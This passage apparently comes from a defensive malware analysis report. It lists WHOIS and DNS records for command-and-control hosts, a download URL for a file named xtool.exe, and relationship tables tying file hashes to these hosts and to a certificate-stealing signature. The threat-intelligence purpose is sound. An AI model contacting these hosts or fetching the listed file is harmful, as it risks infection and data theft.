remarks: For abuse/spam issues contact abuse@thehost.ua
remarks: For general/sales questions contact info@thehost.ua
remarks: For technical support contact support@thehost.ua
remarks: ----------
phone: +380 44 222-9-888
phone: +7 499 403-36-28
fax-no: +380 44 222-9-888 ext. 4
admin-c: SA7501-RIPE
mnt-ref: THEHOST-MNT
mnt-by: THEHOST-MNT
created: 2011-03-01T10:48:14Z
last-modified: 2015-11-29T21:16:15Z
source: RIPE
person: Sedinkin Alexander
address: Ukraine, Boyarka, Belogorodskaya str., 11a
phone: +380 44 222-9-888 ext. 213
address: UKRAINE
nic-hdl: SA7501-RIPE
mnt-by: THEHOST-MNT
created: 2011-03-01T10:36:18Z
last-modified: 2015-11-29T21:15:42Z
source: RIPE
% Information related to '176.114.0.0/22AS56485'
route: 176.114.0.0/22
descr: FOP Sedinkin Olexandr Valeriyovuch
origin: AS56485
mnt-by: THEHOST-MNT
created: 2014-04-26T22:55:50Z
last-modified: 2014-04-26T22:58:13Z
source: RIPE
% This query was served by the RIPE Database Query Service version 1.88 (HEREFORD)

DNS records
DNS query for 157.0.114.176.in-addr.arpa failed: TimedOut
name class type data time to live
mymodule.waterfilter.in.ua IN A 176.114.0.157 3600s (01:00:00)
waterfilter.in.ua IN SOA
server: ns1.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2015031414

refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 86400
3600s (01:00:00)
waterfilter.in.ua IN NS ns2.thehost.com.ua 3600s (01:00:00)
waterfilter.in.ua IN MX
preference: 20
exchange: mail.waterfilter.in.ua
3600s (01:00:00)
waterfilter.in.ua IN TXT v=spf1 ip4:176.114.0.120 a mx ~all3600s (01:00:00)
waterfilter.in.ua IN NS ns3.thehost.com.ua 3600s (01:00:00)
waterfilter.in.ua IN MX
preference: 10
exchange: mail.waterfilter.in.ua
3600s (01:00:00)
waterfilter.in.ua IN A 176.114.0.120 3600s (01:00:00)
waterfilter.in.ua IN NS ns1.thehost.com.ua 3600s (01:00:00)
157.0.114.176.in-addr.arpa IN PTR waterfilter.in.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns4.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns1.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN SOA
server: noc.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2014044197
refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 86400
3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns2.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns3.thehost.com.ua 3600s (01:00:00)
-- end --

Relationships

(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(P) 80
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Characterized_By	(W) Address lookup
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(I) 176.114.0.157

Description

Identified Command and Control Location.

IPs

204.12.12.40

URI

- private.directinvesting.com

Whois

Address lookup
lookup failed 204.12.12.40
Could not find a domain name corresponding to this IP address.

Domain Whois record
Don't have a domain name for which to get a record

Network Whois record
Queried whois.arin.net with "n ! NET-204-12-12-32-1"...
NetRange: 204.12.12.32 - 204.12.12.63
CIDR: 204.12.12.32/27
NetName: THEMONEYPAPERINC
NetHandle: NET-204-12-12-32-1

Parent: HOSTMYSITE (NET-204-12-0-0-1)
NetType: Reassigned
OriginAS: AS20021
Customer: THE MONEYPAPER INC. (C02687180)
RegDate: 2011-02-03
Updated: 2011-02-03
Ref: https[:]//whois.arin.net/rest/net/NET-204-12-12-32-1
CustName: THE MONEYPAPER INC.
Address: 555 THEODORE FREMD AVENUE SUITE B-103
City: RYE
StateProv: NY
PostalCode: 10580
Country: US
RegDate: 2011-02-03
Updated: 2011-03-19
Ref: https[:]//whois.arin.net/rest/customer/C02687180
OrgNOCHandle: IPADM271-ARIN
OrgNOCName: IP Admin
OrgNOCPhone: +1-302-731-4948
OrgNOCEmail: ipadmin@hostmysite.com
OrgNOCRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
OrgTechHandle: IPADM271-ARIN
OrgTechName: IP Admin
OrgTechPhone: +1-302-731-4948
OrgTechEmail: ipadmin@hostmysite.com
OrgTechRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
OrgAbuseHandle: ABUSE1072-ARIN
OrgAbuseName: Abuse
OrgAbusePhone: +1-302-731-4948
OrgAbuseEmail: abuse@hostmysite.com
OrgAbuseRef: https[:]//whois.arin.net/rest/poc/ABUSE1072-ARIN
RNOCHandle: IPADM271-ARIN
RNOCName: IP Admin
RNOCPhone: +1-302-731-4948
RNOCEmail: ipadmin@hostmysite.com
RNOCRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
RTechHandle: IPADM271-ARIN
RTechName: IP Admin
RTechPhone: +1-302-731-4948
RTechEmail: ipadmin@hostmysite.com
RTechRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
RAbuseHandle: IPADM271-ARIN
RAbuseName: IP Admin
RAbusePhone: +1-302-731-4948
RAbuseEmail: ipadmin@hostmysite.com
RAbuseRef: https[:]//whois.arin.net/rest/poc/IPADM271-ARIN

DNS records
DNS query for 40.12.12.204.in-addr.arpa returned an error from the server: NameError

Relationships

(I) 204.12.12.40	Characterized_By	(W) Address lookup
(I) 204.12.12.40	Related_To	(D) private.directinvesting.com

209.236.67.159

URI

- cderlearn.com

Whois

Address lookup
canonical name dl-573-57.slc.westdc.net.
aliases
addresses 209.236.67.159

Domain Whois record
Queried whois.internic.net with "dom westdc.net"...
Domain Name: WESTDC.NET
Registrar: ENOM, INC.
Sponsoring Registrar IANA ID: 48
Whois Server: whois.enom.com

Referral URL: http[:]//www[.]enom.com
Name Server: NS1.WESTDC.NET
Name Server: NS2.WESTDC.NET
Name Server: NS3.WESTDC.NET
Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
Updated Date: 09-dec-2015
Creation Date: 09-sep-2008
Expiration Date: 09-sep-2019
>>> Last update of whois database: Sun, 15 Jan 2017 23:13:20 GMT <<<

Queried whois.enom.com with "westdc.net"...
Domain Name: WESTDC.NET
Registry Domain ID: 1518630589_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.enom.com
Registrar URL: www[.]enom.com
Updated Date: 2015-07-14T14:07:24.00Z
Creation Date: 2008-09-09T19:31:20.00Z
Registrar Registration Expiration Date: 2019-09-09T19:31:00.00Z
Registrar: ENOM, INC.
Registrar IANA ID: 48
Domain Status: clientTransferProhibited https[:]//www[.]icann.org/epp#clientTransferProh bited
Registry Registrant ID:
Registrant Name: TECHNICAL SUPPORT
Registrant Organization: UK2 GROUP
Registrant Street: 517 WEST 100 NORTH, SUITE #225
Registrant City: PROVIDENCE
Registrant State/Province: UT
Registrant Postal Code: 84332
Registrant Country: US
Registrant Phone: +1.4357553433
Registrant Phone Ext:
Registrant Fax: +1.4357553449
Registrant Fax Ext:
Registrant Email: DOMAINMASTER@UK2GROUP.COM
Registry Admin ID:
Admin Name: TECHNICAL SUPPORT
Admin Organization: UK2 GROUP
Admin Street: 517 WEST 100 NORTH, SUITE #225
Admin City: PROVIDENCE
Admin State/Province: UT
Admin Postal Code: 84332
Admin Country: US
Admin Phone: +1.4357553433
Admin Phone Ext:
Admin Fax: +1.4357553449
Admin Fax Ext:
Admin Email: DOMAINMASTER@UK2GROUP.COM
Registry Tech ID:
Tech Name: TECHNICAL SUPPORT
Tech Organization: UK2 GROUP
Tech Street: 517 WEST 100 NORTH, SUITE #225
Tech City: PROVIDENCE
Tech State/Province: UT
Tech Postal Code: 84332
Tech Country: US
Tech Phone: +1.4357553433
Tech Phone Ext:
Tech Fax: +1.4357553449
Tech Fax Ext:
Tech Email: DOMAINMASTER@UK2GROUP.COM
Name Server: NS1.WESTDC.NET
Name Server: NS2.WESTDC.NET
Name Server: NS3.WESTDC.NET
DNSSEC: unSigned
Registrar Abuse Contact Email: abuse@enom.com
Registrar Abuse Contact Phone: +1.4252982646
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2015-07-14T14:07:24.00Z <<<

Network Whois record
Queried secure.mpcustomer.com with "209.236.67.159"...
Queried whois.arin.net with "n 209.236.67.159"...

NetRange: 209.236.64.0 - 209.236.79.255
CIDR: 209.236.64.0/20
NetName: WH-NET-209-236-64-0-1
NetHandle: NET-209-236-64-0-1
Parent: NET209 (NET-209-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS29854
Organization: WestHost, Inc. (WESTHO)
RegDate: 2010-02-25
Updated: 2014-01-02
Ref: https[:]//whois.arin.net/rest/net/NET-209-236-64-0-1
OrgName: WestHost, Inc.
OrgId: WESTHO
Address: 517 W 100 N STE 225
City: Providence
StateProv: UT
PostalCode: 84332
Country: US
RegDate: 2000-03-13
Updated: 2016-09-30
Comment: Please report abuse issues to abuse@uk2group.com
Ref: https[:]//whois.arin.net/rest/org/WESTHO
ReferralServer: rwhois://secure.mpcustomer.com:4321
OrgNOCHandle: NOC12189-ARIN
OrgNOCName: NOC
OrgNOCPhone: +1-435-755-3433
OrgNOCEmail: noc@uk2group.com
OrgNOCRef: https[:]//whois.arin.net/rest/poc/NOC12189-ARIN
OrgTechHandle: WESTH1-ARIN
OrgTechName: WestHost Inc
OrgTechPhone: +1-435-755-3433
OrgTechEmail: noc@uk2group.com
OrgTechRef: https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
OrgAbuseHandle: WESTH2-ARIN
OrgAbuseName: WestHost Abuse
OrgAbusePhone: +1-435-755-3433
OrgAbuseEmail: abuse@uk2group.com
OrgAbuseRef: https[:]//whois.arin.net/rest/poc/WESTH2-ARIN
RTechHandle: WESTH1-ARIN
RTechName: WestHost Inc
RTechPhone: +1-435-755-3433
RTechEmail: noc@uk2group.com
RTechRef: https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
RNOCHandle: WESTH1-ARIN
RNOCName: WestHost Inc
RNOCPhone: +1-435-755-3433
RNOCEmail: noc@uk2group.com
RNOCRef: https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
RAbuseHandle: WESTH2-ARIN
RAbuseName: WestHost Abuse
RAbusePhone: +1-435-755-3433
RAbuseEmail: abuse@uk2group.com
RAbuseRef: https[:]//whois.arin.net/rest/poc/WESTH2-ARIN

DNS records
name class type data time to live
dl-573-57.slc.westdc.net IN A 209.236.67.216 86400s (1.00:00:00)
westdc.net IN SOA
server: ns1.westdc.net
email: hostmaster@westdc.net
serial: 2016018517
refresh: 28800
retry: 7200
expire: 604800
minimum ttl: 600
86400s (1.00:00:00)
westdc.net IN MX
preference: 10
exchange: mail.westdc.net
86400s (1.00:00:00)
westdc.net IN NS ns2.westdc.net 86400s (1.00:00:00)
westdc.net IN NS ns3.westdc.net 86400s (1.00:00:00)

westdc.net IN NS ns1.westdc.net 86400s (1.00:00:00)
159.67.236.209.in-addr.arpa IN PTR dl-573-57.slc.westdc.net 86400s (1.00:00:00)
67.236.209.in-addr.arpa IN SOA
server: ns1.westdc.net
email: hostmaster@westdc.net
serial: 2010074157
refresh: 28800
retry: 7200
expire: 604800
minimum ttl: 600
86400s (1.00:00:00)
67.236.209.in-addr.arpa IN NS ns3.westdc.net 86400s (1.00:00:00)
67.236.209.in-addr.arpa IN NS ns1.westdc.net 86400s (1.00:00:00)
67.236.209.in-addr.arpa IN NS ns2.westdc.net 86400s (1.00:00:00)

Relationships

(I) 209.236.67.159	Characterized_By	(W) Address lookup
(I) 209.236.67.159	Related_To	(D) cderlearn.com

146.185.161.126

URI

- insta.reduct.ru

Whois

Address lookup
lookup failed 146.185.161.126
Could not find a domain name corresponding to this IP address.

Domain Whois record
Don't have a domain name for which to get a record
Network Whois record
Queried whois.ripe.net with "-B 146.185.161.126"...
% Information related to '146.185.160.0 - 146.185.167.255'
% Abuse contact for '146.185.160.0 - 146.185.167.255' is 'abuse@digitalocean.com'
inetnum: 146.185.160.0 - 146.185.167.255
netname: DIGITALOCEAN-AMS-3
descr: Digital Ocean, Inc.
country: NL
admin-c: PT7353-RIPE
tech-c: PT7353-RIPE
status: ASSIGNED PA
mnt-by: digitalocean
mnt-lower: digitalocean
mnt-routes: digitalocean
created: 2013-09-17T17:13:25Z
last-modified: 2015-11-20T14:45:22Z
source: RIPE
person: Network Operations
address: 101 Ave of the Americas, 10th Floor, New York, NY 10013
phone: +13478756044
nic-hdl: PT7353-RIPE
mnt-by: digitalocean
created: 2015-03-11T16:37:07Z
last-modified: 2015-11-19T15:57:21Z
source: RIPE
e-mail: noc@digitalocean.com
org: ORG-DOI2-RIPE
% This query was served by the RIPE Database Query Service version 1.88 (WAGYU)

DNS records
DNS query for 126.161.185.146.in-addr.arpa returned an error from the server: NameError
No records to display

Relationships

(I) 146.185.161.126	Characterized_By	(W) Address lookup
(I) 146.185.161.126	Related_To	(D) insta.reduct.ru

176.114.0.120

URI

- editprod.waterfilter.in.ua

Whois

Address lookup
canonical name s12.thehost.com.ua.
aliases
addresses 176.114.0.120

Domain Whois record
Queried whois.ua with "thehost.com.ua"...
% request from 209.200.90.218
% This is the Ukrainian Whois query server #I.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%
domain: thehost.com.ua
dom-public: NO
registrant: thehost
admin-c: thehost
tech-c: thehost
mnt-by: ua.thehost
nserver: ns4.thehost.com.ua
nserver: ns3.thehost.com.ua
nserver: ns2.thehost.com.ua
nserver: ns1.thehost.com.ua
status: clientDeleteProhibited
status: clientTransferProhibited
created: 2007-10-25 15:16:15+03
modified: 2015-09-09 01:35:49+03
expires: 2020-10-25 15:16:15+02
source: UAEPP
% Glue Records:
% =============
nserver: ns2.thehost.com.ua
ip-address: 91.109.22.38
nserver: ns4.thehost.com.ua
ip-address: 192.162.240.116
nserver: ns1.thehost.com.ua
ip-address: 91.223.180.14
nserver: ns3.thehost.com.ua
ip-address: 176.111.63.45
% Registrar:
% ==========
registrar: ua.thehost
organization: SE Sedinkin Aleksandr Valerievich
organization-loc: ФОП Сєдінкін Олександр Валерійович
url: http[:]//thehost.com.ua
city: Boyarka
country: UA
source: UAEPP
% Registrant:
% ===========
contact-id: thehost
person: Hosting provider TheHost
person-loc: Хостинг провайдер TheHost
e-mail: hostmaster@thehost.com.ua
address: Belogorodskaya str., 11a
address: Kyiv region
address: Boyarka
postal-code: 08154
country: UA
address-loc: ул. Белогородская, 11а
address-loc: Киевская область
address-loc: Боярка
postal-code-loc: 08154
country-loc: UA
phone: +380.442229888
fax: +380.672366930
mnt-by: ua.thehost
status: linked

status: clientDeleteProhibited
status: clientTransferProhibited
status: clientUpdateProhibited
created: 2012-11-22 23:02:17+02
modified: 2015-11-30 00:57:34+02
source: UAEPP
% Administrative Contacts:
% ======================
contact-id: thehost
person: Hosting provider TheHost
person-loc: Хостинг провайдер TheHost
e-mail: hostmaster@thehost.com.ua
address: Belogorodskaya str., 11a
address: Kyiv region
address: Boyarka
postal-code: 08154
country: UA
address-loc: ул. Белогородская, 11а
address-loc: Киевская область
address-loc: Боярка
postal-code-loc: 08154
country-loc: UA
phone: +380.442229888
fax: +380.672366930
mnt-by: ua.thehost
status: linked
status: clientDeleteProhibited
status: clientTransferProhibited
status: clientUpdateProhibited
created: 2012-11-22 23:02:17+02
modified: 2015-11-30 00:57:34+02
source: UAEPP
% Technical Contacts:
% ====================
contact-id: thehost
person: Hosting provider TheHost
person-loc: Хостинг провайдер TheHost
e-mail: hostmaster@thehost.com.ua
address: Belogorodskaya str., 11a
address: Kyiv region
address: Boyarka
postal-code: 08154
country: UA
address-loc: ул. Белогородская, 11а
address-loc: Киевская область
address-loc: Боярка
postal-code-loc: 08154
country-loc: UA
phone: +380.442229888
fax: +380.672366930
mnt-by: ua.thehost
status: linked
status: clientDeleteProhibited
status: clientTransferProhibited
status: clientUpdateProhibited
created: 2012-11-22 23:02:17+02
modified: 2015-11-30 00:57:34+02
source: UAEPP
% Query time: 6 msec

Network Whois record
Queried whois.ripe.net with "-B 176.114.0.120"...
% Information related to '176.114.0.0 - 176.114.15.255'
% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'
inetnum: 176.114.0.0 - 176.114.15.255
netname: THEHOST-NETWORK-3
country: UA
org: ORG-FSOV1-RIPE
admin-c: SA7501-RIPE
tech-c: SA7501-RIPE
status: ASSIGNED PI
mnt-by: RIPE-NCC-END-MNT

mnt-by: THEHOST-MNT
mnt-routes: THEHOST-MNT
mnt-domains: THEHOST-MNT
created: 2012-04-10T13:34:51Z
last-modified: 2016-04-14T10:45:42Z
source: RIPE
sponsoring-org: ORG-NL64-RIPE
organisation: ORG-FSOV1-RIPE
org-name: FOP Sedinkin Olexandr Valeriyovuch
org-type: other
address: 08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail: info@thehost.ua
abuse-c: AR19055-RIPE
abuse-mailbox: abuse@thehost.ua
remarks: ----------
remarks: Hosting Provider TheHost
remarks: ----------
remarks: For abuse/spam issues contact abuse@thehost.ua
remarks: For general/sales questions contact info@thehost.ua
remarks: For technical support contact support@thehost.ua
remarks: ----------
phone: +380 44 222-9-888
phone: +7 499 403-36-28
fax-no: +380 44 222-9-888 ext. 4
admin-c: SA7501-RIPE
mnt-ref: THEHOST-MNT
mnt-by: THEHOST-MNT
created: 2011-03-01T10:48:14Z
last-modified: 2015-11-29T21:16:15Z
source: RIPE
person: Sedinkin Alexander
address: Ukraine, Boyarka, Belogorodskaya str., 11a
phone: +380 44 222-9-888 ext. 213
address: UKRAINE
nic-hdl: SA7501-RIPE
mnt-by: THEHOST-MNT
created: 2011-03-01T10:36:18Z
last-modified: 2015-11-29T21:15:42Z
source: RIPE
% Information related to '176.114.0.0/22AS56485'
route: 176.114.0.0/22
descr: FOP Sedinkin Olexandr Valeriyovuch
origin: AS56485
mnt-by: THEHOST-MNT
created: 2014-04-26T22:55:50Z
last-modified: 2014-04-26T22:58:13Z
source: RIPE
% This query was served by the RIPE Database Query Service version 1.88 (ANGUS)

DNS records
DNS query for 120.0.114.176.in-addr.arpa failed: TimedOut
name class type data time to live
s12.thehost.com.ua IN A 176.114.0.120 3600s (01:00:00)
thehost.com.ua IN SOA
server: ns1.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2012093399
refresh: 10800
retry: 3600
expire: 6048000
minimum ttl: 86400
3600s (01:00:00)
thehost.com.ua IN NS ns3.thehost.com.ua 86400s (1.00:00:00)
thehost.com.ua IN A 91.234.33.3 3600s (01:00:00)
thehost.com.ua IN TXT yandex-verification: 7984d982d76e47fa 3600s (01:00:00)
thehost.com.ua IN MX
preference: 20
exchange: aspmx2.googlemail.com
3600s (01:00:00)
thehost.com.ua IN MX
preference: 10
exchange: alt2.aspmx.l.google.com

3600s (01:00:00)
thehost.com.ua IN NS ns4.thehost.com.ua 86400s (1.00:00:00)
thehost.com.ua IN TXT v=spf1 ip4:91.234.32.9 ip4:91.234.35.135 ip4:91.234.35.9 include:_spf.google.com ~all 3600s (01:00:00)
thehost.com.ua IN MX
preference: 20
exchange: aspmx3.googlemail.com
3600s (01:00:00)
thehost.com.ua IN NS ns1.thehost.com.ua 86400s (1.00:00:00)
thehost.com.ua IN MX
preference: 40
exchange: aspmx5.googlemail.com
3600s (01:00:00)
thehost.com.ua IN MX
preference: 10
exchange: alt1.aspmx.l.google.com
3600s (01:00:00)
thehost.com.ua IN NS ns2.thehost.com.ua 86400s (1.00:00:00)
thehost.com.ua IN MX
preference: 30
exchange: aspmx4.googlemail.com
3600s (01:00:00)
thehost.com.ua IN MX
preference: 5
exchange: aspmx.l.google.com
3600s (01:00:00)
120.0.114.176.in-addr.arpa IN PTR s12.thehost.com.ua 3557s (00:59:17)
0.114.176.in-addr.arpa IN NS ns4.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns3.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns1.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns2.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN SOA
server: noc.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2014044192
refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 86400
3600s (01:00:00)

Relationships

(I) 176.114.0.120	Characterized_By	(W) Address lookup
(I) 176.114.0.120	Related_To	(D) editprod.waterfilter.in.ua

176.114.0.157

URI

- mymodule.waterfilter.in.ua/system/logs/xtool.exe

Whois

Address lookup
canonical name waterfilter.in.ua.
aliases
addresses 176.114.0.157
Domain Whois record

Queried whois.ua with "waterfilter.in.ua"...

% request from 209.200.105.145
% This is the Ukrainian Whois query server #F.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%

% The object shown below is NOT in the UANIC database.
% It has been obtained by querying a remote server:
% (whois.in.ua) at port 43.
%
% REDIRECT BEGIN

% In.UA whois server. (whois.in.ua)

% All questions regarding this service please send to help@whois.in.ua
% To search for domains and In.UA maintainers using the web, visit http[:]//whois.in.ua
domain: waterfilter.in.ua
descr: waterfilter.in.ua
admin-c: THST-UANIC
tech-c: THST-UANIC
status: OK-UNTIL 20170310000000
nserver: ns1.thehost.com.ua
nserver: ns2.thehost.com.ua
nserver: ns3.thehost.com.ua
mnt-by: THEHOST-MNT-INUA
mnt-lower: THEHOST-MNT-INUA
changed: hostmaster@thehost.com.ua 20160224094245
source: INUA

% REDIRECT END

Network Whois record

Queried whois.ripe.net with "-B 176.114.0.157"...

% Information related to '176.114.0.0 - 176.114.15.255'

% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'

inetnum: 176.114.0.0 - 176.114.15.255
netname: THEHOST-NETWORK-3
country: UA
org: ORG-FSOV1-RIPE
admin-c: SA7501-RIPE
tech-c: SA7501-RIPE
status: ASSIGNED PI
mnt-by: RIPE-NCC-END-MNT
mnt-by: THEHOST-MNT
mnt-routes: THEHOST-MNT
mnt-domains: THEHOST-MNT
created: 2012-04-10T13:34:51Z
last-modified: 2016-04-14T10:45:42Z
source: RIPE
sponsoring-org: ORG-NL64-RIPE

organisation: ORG-FSOV1-RIPE
org-name: FOP Sedinkin Olexandr Valeriyovuch
org-type: other
address: 08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail: info@thehost.ua
abuse-c: AR19055-RIPE
abuse-mailbox: abuse@thehost.ua
remarks: ----------
remarks: Hosting Provider TheHost
remarks: ----------
remarks: For abuse/spam issues contact abuse@thehost.ua
remarks: For general/sales questions contact info@thehost.ua
remarks: For technical support contact support@thehost.ua
remarks: ----------
phone: +380 44 222-9-888
phone: +7 499 403-36-28
fax-no: +380 44 222-9-888 ext. 4
admin-c: SA7501-RIPE
mnt-ref: THEHOST-MNT
mnt-by: THEHOST-MNT
created: 2011-03-01T10:48:14Z
last-modified: 2015-11-29T21:16:15Z
source: RIPE

person: Sedinkin Alexander
address: Ukraine, Boyarka, Belogorodskaya str., 11a
phone: +380 44 222-9-888 ext. 213
address: UKRAINE
nic-hdl: SA7501-RIPE

mnt-by: THEHOST-MNT
created: 2011-03-01T10:36:18Z
last-modified: 2015-11-29T21:15:42Z
source: RIPE

% Information related to '176.114.0.0/22AS56485'

route: 176.114.0.0/22
descr: FOP Sedinkin Olexandr Valeriyovuch
origin: AS56485
mnt-by: THEHOST-MNT
created: 2014-04-26T22:55:50Z
last-modified: 2014-04-26T22:58:13Z
source: RIPE

% This query was served by the RIPE Database Query Service version 1.88 (HEREFORD)

DNS records

DNS query for 157.0.114.176.in-addr.arpa failed: TimedOut
name class type data time to live
waterfilter.in.ua IN NS ns3.thehost.com.ua 3600s (01:00:00)
waterfilter.in.ua IN SOA
server: ns1.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2015031414
refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 86400
3600s (01:00:00)
waterfilter.in.ua IN A 176.114.0.120 3600s (01:00:00)
waterfilter.in.ua IN NS ns1.thehost.com.ua 3600s (01:00:00)
waterfilter.in.ua IN NS ns2.thehost.com.ua 3600s (01:00:00)
waterfilter.in.ua IN TXT v=spf1 ip4:176.114.0.120 a mx ~all3600s (01:00:00)
waterfilter.in.ua IN MX
preference: 10
exchange: mail.waterfilter.in.ua
3600s (01:00:00)
waterfilter.in.ua IN MX
preference: 20
exchange: mail.waterfilter.in.ua
3600s (01:00:00)
157.0.114.176.in-addr.arpa IN PTR waterfilter.in.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns2.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN SOA
server: noc.thehost.com.ua
email: hostmaster@thehost.com.ua
serial: 2014044197
refresh: 10800
retry: 3600
expire: 604800
minimum ttl: 86400
3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns3.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns4.thehost.com.ua 3600s (01:00:00)
0.114.176.in-addr.arpa IN NS ns1.thehost.com.ua 3600s (01:00:00)

-- end --

Relationships

(I) 176.114.0.157	Characterized_By	(W) Address lookup
(I) 176.114.0.157	Related_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe

Relationship Summary

(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(S) Interface for PAS v.3.1.0

(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) da9f2804b16b369156e1b629ad3d2aac79326b94 284e43c7b8355f3db71912b8 (bfcb5)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) 20f76ada1721b61963fa595e3a2006c962253513 62b79d5d719197c190cd4239 (c3e23)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b 99eb8628abc638afd9eddaf (38f71)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) ae67c121c7b81638a7cb655864d574f8a9e55e66 bcb9a7b01f0719a05fab7975 (eddfe)
(S) Interface for PAS v.3.1.0	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) da9f2804b16b369156e1b629ad3d2aac79326b94 284e43c7b8355f3db71912b8 (bfcb5)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) 20f76ada1721b61963fa595e3a2006c962253513 62b79d5d719197c190cd4239 (c3e23)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b 99eb8628abc638afd9eddaf (38f71)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) ae67c121c7b81638a7cb655864d574f8a9e55e66 bcb9a7b01f0719a05fab7975 (eddfe)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)	Related_To	(S) Interface for PAS v.3.0.10
(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)	Related_To	(F) d285115e97c02063836f1cf8f91669c114052727c3 9bf4bd3c062ad5b3509e38 (fc45a)
(S) Interface for PAS v.3.0.10	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)
(F) d285115e97c02063836f1cf8f91669c114052727c3 9bf4bd3c062ad5b3509e38 (fc45a)	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)
(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c7 67814e34f4b2b6a6b305641 (8f154)	Connected_To	(D) private.directinvesting.com
(D) private.directinvesting.com	Characterized_By	(W) Address lookup
(D) private.directinvesting.com	Connected_From	(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c7 67814e34f4b2b6a6b305641 (8f154)
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(I) 204.12.12.40
(I) 204.12.12.40	Characterized_By	(W) Address lookup
(I) 204.12.12.40	Related_To	(D) private.directinvesting.com
(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)	Connected_To	(D) cderlearn.com
(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)	Characterized_By	(S) digital_cert_steal.bmp
(D) cderlearn.com	Characterized_By	(W) Address lookup
(D) cderlearn.com	Connected_From	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTT

(D) cderlearn.com	Related_To	(H) POST /search.cfm HTT
(D) cderlearn.com	Related_To	(I) 209.236.67.159
(I) 209.236.67.159	Characterized_By	(W) Address lookup
(I) 209.236.67.159	Related_To	(D) cderlearn.com
